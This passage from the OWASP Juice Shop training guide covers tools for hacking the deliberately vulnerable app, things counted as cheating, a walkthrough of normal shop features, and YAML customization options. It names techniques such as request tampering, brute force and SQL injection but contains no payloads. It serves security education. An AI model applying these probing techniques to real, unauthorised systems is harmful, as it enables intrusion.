
Browser

When hacking a web application a good internet browser is mandatory. The emphasis lies on *good* here, so you do *not* want to use Internet Explorer. Other than that it is up to your personal preference. Chrome and Firefox both work fine from the authors experience.


Browser development toolkits


When choosing a browser to work with you want to pick one with good integrated (or pluggable) developer tooling. Google Chrome and Mozilla Firefox both come with powerful built-in *DevTools* which you can open via the `F12` -key.


When hacking a web application that relies heavily on JavaScript, **it is essential to your success to monitor the *JavaScript Console* permanently!** It might leak valuable information to you through error or debugging logs!




Other useful features of browser DevTools are their network overview as well as insight into the client-side JavaScript code, cookies and other local storage being used by the application.


Elements Console Sources Network Performance Memory Application Security Audits
Queued at 274.49 ms
Started at 274.49 ms
Connection Start
Stalled 26 µs
Request/Response
Content Download 3 µs
Explanation 29 µs
73 requests | 36.6 KB transferred | Finish: 18.82 s | DOMContentLoaded: 278 ms | Load: 306 ms


Elements Console Sources Network Performance Memory Application Security Audits
juice-shop.min.js
juice-shop.min.js:formatted
Watch
Call Stack
Not Paused
Scope
Not Paused
Breakpoints
No Breakpoints
XHR Breakpoints
DOM Breakpoints
Global Listeners
Event Listener Breakpoints



If you are not familiar with the features of DevTools yet, there is a worthwhile online-learning course Discover DevTools on Code School available for free. It teaches you hands-on how Chrome's powerful developer toolkit works. The course is worth a look even if you think you know the DevTools quite well already.



Tools for HTTP request tampering

On the *Network* tab of Firefox's DevTools you have the option to *Edit and Resend* every recorded HTTP request. This is extremely useful when probing for holes in the server-side validation logic.

Request tampering plugins like TamperData for Firefox or Tamper Chrome let you monitor and - more importantly - modify HTTP requests *before* they are submitted from the browser to the server.

These can also be helpful when trying to bypass certain input validation or access restriction mechanisms, that are not properly checked *on the server* once more.

An API testing plugin like PostMan for Chrome allows you to communicate with the RESTful backend of a web application directly. Skipping the UI can often be useful to circumvent client-side security mechanisms or simply get certain tasks done faster. Here you can create requests for all available HTTP verbs (`GET` , `POST` , `PUT` , `DELETE` etc.) with all kinds of content-types, request headers etc.

If you feel more at home on the command line, `curl` will do the trick just as fine as the recommended browser plugins.

Scripting tools

A small number of challenges is not realistically solvable manually unless you are cheating or are incredibly 🍀-lucky.

For these challenges you will require to write some scripts that for example can submit requests with different parameter values automatically in a short time. As long as the tool or language of choice can submit HTTP requests, you should be fine. Use whatever you are most familiar with.

If you have little experience in programming, best pick a language that is easy to get into and will give you results without forcing you to learn a lot of syntax elements or write much *boilerplate code*. Python, Ruby or JavaScript give you this simplicity and ease-of-use. If you consider yourself a "command-line hero", Bash or PowerShell will get the job done for you. Languages like Java, C# or Perl are probably less suitable for beginners. In the end it depends entirely on your preferences, but being familiar with at least one programming language is kind of mandatory if you want to get 100% on the score board.

> In computer programming, boilerplate code or boilerplate refers to sections of code that have to be included in many places with little or no alteration. It is often used when referring to languages that are considered verbose, i.e. the programmer must write a lot of code to do minimal jobs.[1]

Penetration testing tools

You *can* solve all challenges just using a browser and the plugins/tools mentioned above. If you are new to web application hacking (or penetration testing in general) this is also the *recommended* set of tools to start with. In case you have experience with professional pentesting tools, you are free to use those! And you are *completely free* in your choice, so expensive commercial products are just as fine as open source tools. With this kind of tooling you will have a competitive advantage for some of the challenges, especially those where *brute force* is a viable attack. But there are just as many multi-staged vulnerabilities in the OWASP Juice Shop where - at the time of this writing - automated tools would probably not help you at all.


In the following sections you find some recommended pentesting tools in case you want to try one. Please be aware that the tools are not trivial to learn - let alone master. Trying to learn about the web application security basics *and* hacking tools *at the same time* is unlikely to get you very far in either of the two topics.

Intercepting proxies

An intercepting proxy is a software that is set up as *man in the middle* between your browser and the application you want to attack. It monitors and analyzes all the HTTP traffic and typically lets you tamper, replay and fuzz HTTP requests in various ways. These tools come with lots of attack patterns built in and offer active as well as passive attacks that can be scripted automatically or while you are surfing the target application.

The open-source OWASP Zed Attack Proxy (ZAP) is such a software and offers many useful hacking tools for free:

> ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.[2]



Pentesting Linux distributions

Instead of installing a tool such as ZAP on your computer, why not take it, add *several hundred* of other offensive security tools and put them all into a ready-to-use Linux distribution? Entering Kali Linux and similar toolboxes:

> Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering.[3]

The keyword in the previous quote is *advanced*! More precisely, Kali Linux is *easily overwhelming* when beginners try to work with it, as even the Kali development team states:

> As the distribution's developers, you might expect us to recommend that everyone should be using Kali Linux. The fact of the matter is, however, that Kali is a Linux distribution specifically geared towards professional penetration testers and security specialists, and given its unique nature, it is **NOT** a recommended distribution if you're unfamiliar with Linux [...]. Even for experienced Linux users, Kali can pose some challenges.[4]

Although there exist some more light-weight pentesting distributions, they basically still present a high hurdle for people new to the IT security field. If you still feel up to it, give Kali Linux a try!

Internet

You are free to use Google during your hacking session to find helpful websites or tools. The OWASP Juice Shop is leaking useful information all over the place if you know where to look, but sometimes you simply need to extend your research to the Internet in order to gain some relevant piece of intel to beat a challenge.

💡 Getting hints

Frankly speaking, you are reading the *premium source of hints* right now! Congratulations! In case you want to hack more on your own than follow the breadcrumbs through the wood of challenges in part II, the most direct way to ask for specific hints for a particular challenge is the community chat on Gitter.im at https://gitter.im/bkimminich/juice-shop. You can simply log in to Gitter with your GitHub account.

If you prefer, you can also use the project's Slack channel at https://owasp.slack.com/messages/project-juiceshop. You just need to self-invite you to OWASP's Slack first at http://owasp.herokuapp.com. If you like it a bit more nostalgic, you can also join and post to the project mailing list at https://lists.owasp.org/mailman/listinfo/owasp_juice_shop_project.

❌ Things considered cheating

Reading a solution (👨🏾) before trying

Appendix A - Challenge solutions is there to help you in case you are stuck or have absolutely no idea how a specific challenge is solved. Simply going through the entire appendix back to back and follow the step-by-step instructions given there for each challenge, would deprive you of most of the fun and learning effect of the Juice Shop. You have been warned.

Source code

Juice Shop is supposed to be attacked in a "black box" manner. That means you cannot look into the source code to search for vulnerabilities. As the application tracks your successful attacks on its challenges, the code must contain checks to verify if you succeeded. These checks would give many solutions away immediately.

The same goes for several other implementation details, where vulnerabilities were arbitrarily programmed into the application. These would be obvious when the source code is reviewed.

Finally the end-to-end test suite of Juice Shop was built hack all challenges automatically, in order to verify they can all be solved. These tests deliver all the required attacks on a silver plate when reviewed.

GitHub repository

While stated earlier that "the Internet" is fine as a helpful resource, consider the GitHub repository https://github.com/bkimminich/juice-shop as entirely off limits. First and foremost because it contains the source code (see above).

Additionally it hosts the issue tracker of the project, which is used for idea management and task planning as well as bug tracking. You can of course submit an issue if you run into technical problems that are not covered by the Troubleshooting section of the README.md. You just should not read issues labelled `challenge` as they might contain spoilers or solutions.

Of course you are explicitly allowed to view the repository's README.md page, which contains no spoilers but merely covers project introduction, setup and troubleshooting. Just do not "dig deeper" than that into the repository files and folders.

Database table `Challenges`

The challenges (and their progress) live in one database together with the rest of the application data, namely in the `Challenges` table. Of course you could "cheat" by simply editing the state of each challenge from *unsolved* to *solved* by setting the corresponding `solved` column to `1`. You then just have to keep your fingers crossed, that nobody ever asks you to *demonstrate how* you actually solved all the 4- and 5-star challenges so quickly.

Configuration REST API Endpoint

The Juice Shop offers a URL to retrieve configuration information which is required by the Customization feature that allows redressing the UI and overwriting the product catalog: https://juice-shop-staging.herokuapp.com/rest/admin/application-configuration

The returned JSON contains spoilers for all challenges that depend on a product from the inventory which might be customized. As not all customization can be prepared on the server side, exposing this REST endpoint is unavoidable for the Customization feature to work properly.

Score Board HTML/CSS

The Score Board and its features were covered in the Challenge tracking chapter. In the current context of "things you should not use" suffice it to say, that you could manipulate the score board in the web browser to make challenges *appear as solved*. Please be aware that this "cheat" is even easier (and more embarrassing) to uncover in a classroom training than the previously mentioned database manipulation: A simple reload of the score board URL will let all your local CSS changes vanish in a blink and reveal your *real* hacking progress.

[1]. https://en.wikipedia.org/wiki/Boilerplate_code ↩

[2]. https://github.com/zaproxy/zap-core-help/wiki ↩

[3]. http://docs.kali.org/introduction/what-is-kali-linux ↩

[4]. http://docs.kali.org/introduction/should-i-use-kali-linux ↩

Walking the "happy path"

When investigating an application for security vulnerabilities, you should *never* blindly start throwing attack payloads at it. Instead, **make sure that you understand how it works** before attempting any exploits.

> Before commencing security testing, understanding the structure of the application is paramount. Without a thorough understanding of the layout of the application, it is unlikely that it will be tested thoroughly. Map the target application and understand the principal workflows.[1]

A good way to gain an understanding for the application, is to *actually use it* in the way it was meant to be used by a normal user. In regular software testing this is often called "happy path" testing.

> Also known as the "sunny day" scenario, the happy path is the "normal" path of execution through a use case or through the software that implements it. Nothing goes wrong, nothing out of the normal happens, and we swiftly and directly achieve the user's or caller's goal.[2]

The OWASP Juice Shop is a rather simple e-commerce application that covers the typical workflows of a web shop. The following sections briefly walk you through these "happy path" use cases.

Browse products

When visiting the OWASP Juice Shop you will be automatically forwarded to the `#/search` page, which shows a table with all available products. This is of course the "bread & butter" screen for any e-commerce site. When you click on the small "eye"-button next to the price of a product, an overlay screen will open showing you that product including an image of it.

You can use the *Search...* box in the navigation bar on the top of the screen to filter the table for specific products by their name and description.

User login

You might notice that there seems to be no way to actually purchase any of the products. This functionality exists, but is not available to anonymous users. You first have to log in to the shop with your user credentials on the `#/login` page. There you can either log in with your existing credentials (if you are a returning customer) or with your Google account.

User registration

In case you are a new customer, you must first register by following the corresponding link on the login screen to `#/register`. There you must enter your email address and a password to create a new user account. With these credentials you can then log in... and finally start shopping! During registration you also choose and answer a security question that will let you recover the account if you ever forget your password.

Forgot Password

By providing your email address, the answer to your security question and a new password, you can recover an otherwise inaccessible account.

Choosing products to purchase

After logging in to the application you will notice a "shopping cart"-icon in every row of the products table. Unsurprisingly this will let you add one or more products into your shopping basket. The *Your Basket* button in the navigation bar will bring you to the `#/basket` page, where you can do several things before actually confirming your purchase:

- increase ("+") or decrease ("-") the quantity of individual products in the shopping basket
- remove products from the shopping basket with the "trashcan"-button

Checkout

Still on the `#/basket` page you also find some purchase related buttons that are worth to be explored:

- unfold the *Coupon* section with the "gift"-button where you can redeem a code for a discount
- unfold the *Payment* section with the "credit card"-button where you find donation and merchandise links

Finally you can click the *Checkout* button to issue an order. You will be forwarded to a PDF with the confirmation of your order right away.

You will not find any "real" payment or delivery address options anywhere in the Juice Shop as it is not a "real" shop, after all.

There are also some secondary use cases that the OWASP Juice Shop covers. While these are not critical for the shopping workflow itself, they positively influence the overall customer experience.

Get information about the shop

Like every proper enterprise, the OWASP Juice Shop has of course an `#/about` page titled *About Us*. There you find a summary of the interesting history of the shop along with a link to its official Terms of Use document. Additionally the page displays a fancy illustrated slideshow of customer feedback.

Language selection

From a dropdown menu in the navigation bar you can select a multitude of languages you want the user interface to be displayed in. On the top of the list, you find languages with complete translations, the ones below with a "flask"-icon next to them, offer only partial translation.

If you want to know more about (or even help with) the localization of OWASP Juice Shop, please refer to the Help with translation chapter in part III of this book.

Provide feedback

Customers are invited to leave feedback about their shopping experience with the Juice Shop. Simply visit the `#/contact` page by clicking the *Contact Us* button in the navigation bar. You might recognize that it is also possible to leave feedback - when not logged in - as an anonymous user. The contact form is very straightforward with a free text *Comment* field and a *Rating* on a 1-5 stars scale.

Complain about problems with an order

The *Complain?* button is shown only to logged in users in the navbar. It brings you to the `#/complain` page where you can leave a free text *Message* and also attach an *Invoice* file.

Request Recycling Box

When logged in you will furthermore see a *Recycle* button that brings you to the `#/recycle` page. This is a very innovative feature that allows eco-friendly customers to order pre-stamped boxes for returning fruit pressing leftovers to the Juice Shop. For greater amounts of pomace the customer can alternatively order a truck to come by and pick it up.

Change user password

If you are currently logged in you will find the obligatory *Change Password* button in the navigation bar. On the `#/change-password` page you can then choose a new password. To prevent abuse you have of course to supply your current password to legitimate this change.

> [1]. https://www.owasp.org/index.php/Map_execution_paths_through_application_(OTG-INFO-007) ↩

> [2]. http://xunitpatterns.com/happy%20path.html ↩

Customization

One of the core usage scenarios for OWASP Juice Shop is in employee trainings in order to facilitating security awareness. With its not entirely serious user roster and product inventory the application might not be suited for all audiences alike.

In some particularly traditional domains or conservative enterprises it would be beneficial to have the demo application look and behave more like an internal application.

OWASP Juice Shop can be customized in its product inventory and look & feel to accommodate this requirement. It also allows to add an arbitrary number of fake users to make demonstrations - particularly those of `UNION-SQL` injection attacks - even more impressive. Furthermore the Challenge solved!-notifications can be turned off in order to keep the impression of a "real" application undisturbed.

How to customize the application

The customization is powered by a YAML configuration file placed in `/config`. To run a customized OWASP Juice Shop you need to:

1. Place your own `.yml` configuration file into `/config`
2. Set the environment variable `NODE_ENV` to the filename of your config without the `.yml` extension
   - On Windows: `set NODE_ENV=nameOfYourConfig`
   - On Linux: `export NODE_ENV=nameOfYourConfig`
3. Run `npm start`

You can also run a config directly in one command (on Linux) via `NODE_ENV=nameOfYourConfig npm start`. By default the `config/default.yml` config is used which generates the original OWASP Juice Shop look & feel and inventory. Please note that it is not necessary to run `npm install` after switching customization configurations.

Overriding `default.yml` in Docker container

In order to override the default configuration inside your Docker container with one of the provided configs, you can pass in the `NODE_ENV` environment variable with the `-e` parameter:

```
docker run -d -e "NODE_ENV=bodgeit" -p 3000:3000
```

In order to inject your own configuration, you can use `-v` to mount the `default.yml` path inside the container to any config file on your outside file system:

```
docker run -d -e "NODE_ENV=myConfig" -v /tmp/myConfig.yml:/juice-shop/config/myConfig.
yml -p 3000:3000 --name juice-shop bkimminich/juice-shop
```

YAML configuration file

The YAML format for customizations is very straightforward. Below you find its syntax along with an excerpt of the default settings.

- `server`
  - `port` to launch the server on. Defaults to `3000`
- `application`
  - `domain` used for all user email addresses. Defaults to `'juice-sh.op'`
  - `name` as shown in title and menu bar Defaults to `'OWASP Juice Shop'`
  - `logo` filename in `/app/public/images/` *or* a URL of an image which will first be download to that folder and then used as a logo. Defaults to `JuiceShop_Logo.png`
  - `favicon` filename in `/app/public/` *or* a URL of an image in `.ico` format which will first be download to that folder and then used as a favicon. Defaults to `favicon_v2.ico`
  - `numberOfRandomFakeUsers` represents the number of random user accounts to be created on top of the pre-defined ones (which are required for several challenges). Defaults to `0`, meaning no additional users are created.
  - `showChallengeSolvedNotifications` shows or hides all instant *"challenge solved"*-notifications. Recommended to set to `false` for awareness demos. Defaults to `true`.
  - `showCtfFlagsInNotifications` shows or hides the CTF flag codes in the *"challenge solved"*-notifications. Is ignored when `showChallengeSolvedNotifications` is set to `false`. Defaults to `false`.
  - `showChallengeHints` shows or hides hints for each challenge on hovering over/clicking its *"unsolved"* badge on the score board. Defaults to `true`.
  - `showVersionNumber` shows or hides the software version from the title. Defaults to `true`.
  - `theme` the name of the Bootswatch theme used to render the UI. Options are `cerulean`, `cosmo`, `cyborg`, `darkly`, `flatly`, `lumen`, `paper`, `readable`, `sandstone`, `simplex`, `slate`, `spacelab`, `superhero`, `united` and `yeti`. Defaults to `slate`
  - `gitHubRibbon` color of the *"Fork me on GitHub"* ribbon in the top-right corner. Options are `darkblue`, `gray`, `green`, `orange`, `red`, `white` and - to hide the

ribbon entirely - also `none` . Defaults to `orange` .

- `twitterUrl` used as the Twitter link promising coupon codes on the *Your Basket* screen. Defaults to `'https://twitter.com/owasp_juiceshop'`
- `facebookUrl` used as the Facebook link promising coupon codes on the *Your Basket* screen. Defaults to `'https://www.facebook.com/owasp.juiceshop'`
- `planetOverlayMap` filename in `/app/private` *or* URL of an image to download to that folder and then use as an overlay texture for the 3D planet "easter egg". Defaults to `orangemap2k.jpg`
- `planetName` of the 3D planet "easter egg" as shown in the page title. Defaults to `Orangeuze`
- `recyclePage` custom elements on the *Request Recycling Box* page
  - `topProductImage` filename in `/app/public/images/products` to use as the image on the top of the info column on the page. Defaults to `fruit_press.jpg`
  - `bottomProductImage` filename in `/app/public/images/products` to use as the image on the bottom of the info column on the page. Defaults to `apple_pressings.jpg`
- `cookieConsent` defines the cookie consent dialog shown in the bottom right corner
  - `backgroundColor` of the cookie banner itself. Defaults to `'#eb6c44'` (red-orange)
  - `textColor` of the `message` shown in the cookie banner. Defaults to `'#ffffff'` (white)
  - `buttonColor` defines the color of the button to dismiss the banner. Defaults to `'#f5d948'` (gold)
  - `buttonTextColor` of the `dismissText` on the button. Defaults to `'#000000'` (black)
  - `message` explains the cookie usage in the application. Defaults to `'This website uses fruit cookies to ensure you get the juiciest tracking experience.'`
  - `dismissText` the text shown on the button to dismiss the banner. Defaults to `'Me want it!'`
  - `linkText` is shown after the `message` to refer to further information. Defaults to `'But me wait!'`
  - `linkUrl` provides further information about cookie usage. Defaults to `'https://www.youtube.com/watch?v=9PnbKL3wuH4'`
- `securityTxt` defines the attributes for the `security.txt` file based on the https://securitytxt.org/ Internet draft
  - `contact` an email address, phone number or URL to report security vulnerabilities to. Can be fake obviously. Defaults to `mailto:donotreply@owasp-juice.shop`
  - `encryption` URL to a public encryption key for secure communication. Can be

fake obviously. Defaults to `https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda`
    - `acknowledgements` URL a "hall of fame" page. Can be fake obviously. Defaults to `/#/score-board`
- `products` list which, when specified, replaces **the entire list** of default products
    - `name` of the product (*mandatory*)
    - `description` of the product (*optional*). Defaults to a static placeholder text
    - `price` of the product (*optional*). Defaults to a random price
    - `image` (*optional*) filename in `/app/public/images/products` *or* URL of an image to download to that folder and then use as a product image. Defaults to `undefined.png`
    - `deletedDate` of the product in `YYYY-MM-DD` format (*optional*). Defaults to `null`.
